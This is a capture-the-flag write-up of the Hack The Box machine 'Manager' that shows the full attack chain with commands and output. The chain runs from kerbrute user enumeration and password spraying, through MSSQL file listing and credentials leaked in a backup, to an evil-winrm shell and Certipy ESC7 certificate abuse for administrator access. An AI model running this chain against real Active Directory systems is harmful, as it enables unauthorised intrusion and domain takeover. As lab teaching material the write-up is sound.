

Erel Regev

Table of Contents

Scanning





Added the hosts to /etc/hosts


Erel Regev


```
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2023-12-18T14:07:13
|_  start_date: N/A
```

So regarding the fact we are dealing with a server on Windows environment, many interesting protocols can be seen during the scan. Some to mention: HTTP, SMB, LDAP, Kerberus and MSSQL (Microsoft SQL Server) .

Let's access the website:

Testing Functionality





Nothing special on the website.

Erel Regev

The enumeration process will be focusing on different protocols each time since everyone of them can provide us with interesting and valuable information.

We can start enumerating users by using a very known tool called kerbrute:

```
┌──(kali㉿kali)-[~/Desktop/Machines/Manager]
└─$ ./kerbrute_linux_amd64 userenum --dc 10.129.44.207 -d manager.htb ~/Desktop/SecLists/Usernames/xato-net-10-million-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/18/23 - Ronnie Flathers @ropnop

2023/12/18 09:45:31 >  Using KDC(s):
2023/12/18 09:45:31 >   10.129.44.207:88

2023/12/18 09:45:34 >  [+] VALID USERNAME:       ryan@manager.htb
2023/12/18 09:45:39 >  [+] VALID USERNAME:       guest@manager.htb
2023/12/18 09:45:41 >  [+] VALID USERNAME:       cheng@manager.htb
2023/12/18 09:45:44 >  [+] VALID USERNAME:       raven@manager.htb
2023/12/18 09:45:56 >  [+] VALID USERNAME:       administrator@manager.htb
2023/12/18 09:46:23 >  [+] VALID USERNAME:       Ryan@manager.htb
2023/12/18 09:46:27 >  [+] VALID USERNAME:       Raven@manager.htb
2023/12/18 09:46:40 >  [+] VALID USERNAME:       operator@manager.htb
2023/12/18 09:48:34 >  [+] VALID USERNAME:       Guest@manager.htb
2023/12/18 09:48:35 >  [+] VALID USERNAME:       Administrator@manager.htb
2023/12/18 09:50:05 >  [+] VALID USERNAME:       Cheng@manager.htb
```

We found some valid usernames! Let's perform some text manipulation and get a clear usernames list:

```
┌──(kali㉿kali)-[~/Desktop/Machines/Manager]
└─$ cat usernames.txt | awk '{print $NF}' | awk -F'@' '{print $1}'
ryan
guest
cheng
raven
administrator
Ryan
Raven
operator
Guest
Administrator
Cheng

┌──(kali㉿kali)-[~/Desktop/Machines/Manager]
└─$ cat usernames.txt | awk '{print $NF}' | awk -F'@' '{print $1}' > usernames.txt
```

Let's try to brute-force.. but first, we will try a short test using CME to test whether one of the user using his username as the password as well:

```
┌──(kali㉿kali)-[~/Desktop/Machines/Manager]
└─$ crackmapexec smb 10.129.44.207 -u usernames.txt -p usernames.txt --no-brute --continue-on-success
SMB         10.129.44.207   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False)
SMB         10.129.44.207   445    DC01             [-] manager.htb\ryan:ryan STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [-] manager.htb\guest:guest STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [-] manager.htb\cheng:cheng STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [-] manager.htb\raven:raven STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [-] manager.htb\administrator:administrator STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [-] manager.htb\Ryan:Ryan STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [-] manager.htb\Raven:Raven STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [+] manager.htb\operator:operator
SMB         10.129.44.207   445    DC01             [-] manager.htb\Guest:Guest STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [-] manager.htb\Administrator:Administrator STATUS_LOGON_FAILURE
SMB         10.129.44.207   445    DC01             [-] manager.htb\Cheng:Cheng STATUS_LOGON_FAILURE
```

We got a hit! It seems that the user 'operator' is using 'operator' as the password too.

Therefore, let's make an attempt to connect via SMB:

```
┌──(kali㉿kali)-[~/Desktop/Others/impacket/examples]
└─$ python3 smbclient.py manager.htb/operator:operator@10.129.44.207 -target-ip 10.129.44.207
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra

Type help for list of commands
# ls
[-] No share selected
#
```

A waste of time..

User

Back to the initial scan, MSSQL was found.

Microsoft SQL Server (MSSQL) is a relational database management system (RDBMS) developed by Microsoft.

The fact that we weren't able to connect using the found credential to SMB doesn't mean we cant try to login to MSSQL service!

Alright! We got in!

```
kali@kali: ~/Desktop/Others/impacket/examples
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop/Others/impacket/examples]
└─$ python3 mssqlclient.py -port 1433 manager.htb/operator:operator@10.129.44.207 -window
Impacket v0.12.0.dev1+20230817.32422.a769683f - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)>
```

I found a useful resource for penetration testers regarding this service and what is recommended to test:

https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

```
SQL (MANAGER\Operator  guest@master)> EXEC xp_dirtree 'C:\inetpub\wwwroot', 1, 1;
subdirectory                depth   file
-------------------------   -----   ----
about.html                      1      1
contact.html                    1      1
css                             1      0
images                          1      0
index.html                      1      1
js                              1      0
service.html                    1      1
web.config                      1      1
website-backup-27-07-23-old.zip 1      1
SQL (MANAGER\Operator  guest@master)>
```

Note the archive file that was found! Looks like a DB backup.

Erel Regev

I downloaded the archive file to my local machine and unzipped it:

```
┌──(kali㉿kali)-[~/Desktop/Machines/Manager]
└─$ wget http://10.129.44.207/website-backup-27-07-23-old.zip
--2023-12-18 10:10:20--  http://10.129.44.207/website-backup-27-07-23-old.zip
Connecting to 10.129.44.207:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1045328 (1021K) [application/x-zip-compressed]
Saving to: 'website-backup-27-07-23-old.zip'

website-backup-27-07-23-old.zip         100%[=====================================================================>]   1021K  1.01MB/s    in 1.0s

2023-12-18 10:10:22 (1.01 MB/s) - 'website-backup-27-07-23-old.zip' saved [1045328/1045328]
```

Note the old configuration file!

```
┌──(kali㉿kali)-[~/Desktop/Machines/Manager]
└─$ ls -la
total 9196
drwxr-xr-x  6 kali kali    4096 Dec 18 10:10 .
drwx------ 18 kali kali    4096 Dec 18 09:23 ..
-rw-r--r--  1 kali kali    5386 Jul 27 05:32 about.html
-rw-r--r--  1 kali kali    5317 Jul 27 05:32 contact.html
drwxr-xr-x  2 kali kali    4096 Dec 18 10:10 css
drwxr-xr-x  2 kali kali    4096 Dec 18 10:10 images
-rw-r--r--  1 kali kali   18203 Jul 27 05:32 index.html
drwxr-xr-x  2 kali kali    4096 Dec 18 10:10 js
drwxr-xr-x  7 kali kali    4096 Dec 18 09:24 kerbrute
-rwxr-xr-x  1 kali kali 8286607 Dec 18 09:25 kerbrute_linux_amd64
-rw-r--r--  1 kali kali     698 Jul 27 05:35 .old-conf.xml
-rw-r--r--  1 kali kali    7900 Jul 27 05:32 service.html
-rw-r--r--  1 kali kali      83 Dec 18 09:51 usernames.txt
-rw-r--r--  1 kali kali 1045328 Jul 27 15:48 website-backup-27-07-23-old.zip
```

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <server>
    <host>dc01.manager.htb</host>
    <open-port enabled="true">389</open-port>
    <secure-port enabled="false">0</secure-port>
    <search-base>dc=manager,dc=htb</search-base>
    <server-type>microsoft</server-type>
    <access-user>
      <user>raven@manager.htb</user>
      <password>R[redacted]3</password>
    </access-user>
    <uid-attribute>cn</uid-attribute>
  </server>
  <search type="full">
    <dir-list>
      <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
    </dir-list>
  </search>
</ldap-conf>
```

We got more credentials! This time for Raven!

Let's try to get a remote connection using evil-winrm.

Evil-winrm leverages WinRM, which is a Windows-native remote management protocol. It allows for the execution of commands and PowerShell scripts on remote Windows machines.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.44.207 -u raven
Enter Password:

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Raven\Documents> dir
```

Great success!

```
*Evil-WinRM* PS C:\Users\Raven\Desktop> dir


    Directory: C:\Users\Raven\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        12/18/2023   6:05 AM             34 user.txt


*Evil-WinRM* PS C:\Users\Raven\Desktop> type user.txt
8[redacted]6
```

Erel Regev

Privilege Escalation

```
┌──(kali㉿kali)-[~]
└─$ sudo certipy find -u raven -p [redacted] -dc-ip 10.129.44.207 -stdout
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'manager-DC01-CA' via CSRA
[*] Got CA configuration for 'manager-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : manager-DC01-CA
    DNS Name                            : dc01.manager.htb
    Certificate Subject                 : CN=manager-DC01-CA, DC=manager, DC=htb
    Certificate Serial Number           : 5150CE6EC048749448C7390A52F264BB
    Certificate Validity Start          : 2023-07-27 10:21:05+00:00
```

While investigating the output I noticed the following:

```
  Permissions
    Owner                               : MANAGER.HTB\Administrators
    Access Rights
      Enroll                            : MANAGER.HTB\Operator
                                          MANAGER.HTB\Authenticated Users
                                          MANAGER.HTB\Raven
      ManageCa                          : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
                                          MANAGER.HTB\Raven
      ManageCertificates                : MANAGER.HTB\Administrators
                                          MANAGER.HTB\Domain Admins
                                          MANAGER.HTB\Enterprise Admins
  [!] Vulnerabilities
    ESC7                                : 'MANAGER.HTB\\Raven' has dangerous permissions
rtificate Templates
0
```

The relevant CA template:

```
15
  Template Name                       : SubCA
  Display Name                        : Subordinate Certification Authority
  Certificate Authorities             : manager-DC01-CA
  Enabled                             : True
  Client Authentication               : True
  Enrollment Agent                    : True
  Any Purpose                         : True
  Enrollee Supplies Subject           : True
  Certificate Name Flag               : EnrolleeSuppliesSubject
  Private Key Flag                    : ExportableKey
  Requires Manager Approval           : False
  Requires Key Archival               : False
  Authorized Signatures Required      : 0
  Validity Period                     : 5 years
  Renewal Period                      : 6 weeks
  Minimum RSA Key Length              : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights               : MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
    Object Control Permissions
      Owner                           : MANAGER.HTB\Enterprise Admins
      Write Owner Principals          : MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
      Write Dacl Principals           : MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
      Write Property Principals       : MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
```

Erel Regev

Let's grant access:

```
┌──(kali㉿kali)-[~]
└─$ sudo certipy ca -add-officer raven -ca 'manager-DC01-CA' -u raven@manager.htb -p R4v3nBe5tD3veloP3r\!123 -dc-ip 10.129.44.207
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

```
┌──(kali㉿kali)-[~]
└─$ sudo certipy ca -ca 'manager-DC01-CA' -u raven@manager.htb -p R4v3nBe5tD3veloP3r\!123 -enable-template 'SubCA' -dc-ip 10.129.44.207
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

```
┌──(kali㉿kali)-[~]
└─$ sudo certipy req -u raven@manager.htb -p R4v3nBe5tD3veloP3r\!123 -ca 'manager-DC01-CA' -template 'SubCA' -target manager.htb -upn administrator@manager.h
tb -dc-ip 10.129.44.207
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow th
e current user to enroll for this type of certificate.
[*] Request ID is 13
Would you like to save the private key? (y/N) y
[*] Saved private key to 13.key
[-] Failed to request certificate
```

Got some error. One-liner worked better.

sudo certipy ca -add-officer raven -ca 'manager-DC01-CA' -u raven@manager.htb -p R4v3nBe5tD3veloP3r\!123 -dc-ip 10.129.44.207 && sudo certipy ca -ca 'manager-DC01-CA' -u raven@manager.htb -p R4v3nBe5tD3veloP3r\!123 -enable-template 'SubCA' -dc-ip 10.129.44.207 && sudo certipy req -u raven@manager.htb -p R4v3nBe5tD3veloP3r\!123 -ca 'manager-DC01-CA' -template 'SubCA' -target manager.htb -upn administrator@manager.htb -dc-ip 10.129.44.207 && sudo certipy ca -ca 'manager-DC01-CA' -issue-request 13 -u raven@manager.htb -p R4v3nBe5tD3veloP3r\!123 -target manager.htb

```
┌──(kali㉿kali)-[~]
└─$ sudo certipy ca -add-officer raven -ca 'manager-DC01-CA' -u raven@manager.htb -p [redacted] dc-ip 10.129.44.207 && sudo certipy ca -ca 'mana
ger-DC01-CA' -u raven@manager.htb -p [redacted] enable-template 'SubCA' -dc-ip 10.129.44.207 && sudo certipy req -u raven@manager.htb -p R[redacted]
[redacted] -ca 'manager-DC01-CA' -template 'SubCA' -target manager.htb -upn administrator@manager.htb -dc-ip 10.129.44.207 && sudo certipy ca -ca 'manag
er-DC01-CA' -issue-request 13 -u raven@manager.htb -p[redacted] -target manager.htb
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
```

```
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on
e current user to enroll for this type of certificate.
[*] Request ID is 14
Would you like to save the private key? (y/N) y
[*] Saved private key to 14.key
```

After the certification was issued, it is necessary to sync the time zone between the Linux and the remote machine.


Then, get the admin's credentials by executing the command:

```
kali@kali:
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo certipy auth -pfx administrator.pfx -dc-ip 10.129.44.207
Certipy v4.7.0 - by Oliver Lyak (ly4k)
```

Then use the hash to login using evil-winrm:

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.44.207 -u administrator -p "[redacted]"
```

Erel Regev


Evil-WinRM PS C:\Users\Administrator> cd Desktop
Evil-WinRM PS C:\Users\Administrator\Desktop> dir
Directory: C:\Users\Administrator\Desktop
Mode LastWriteTime Length Name
-ar--- 12/18/2023 6:05 AM 34 root.txt
Evil-WinRM PS C:\Users\Administrator\Desktop> type root.txt
Evil-WinRM PS C:\Users\Administrator\Desktop>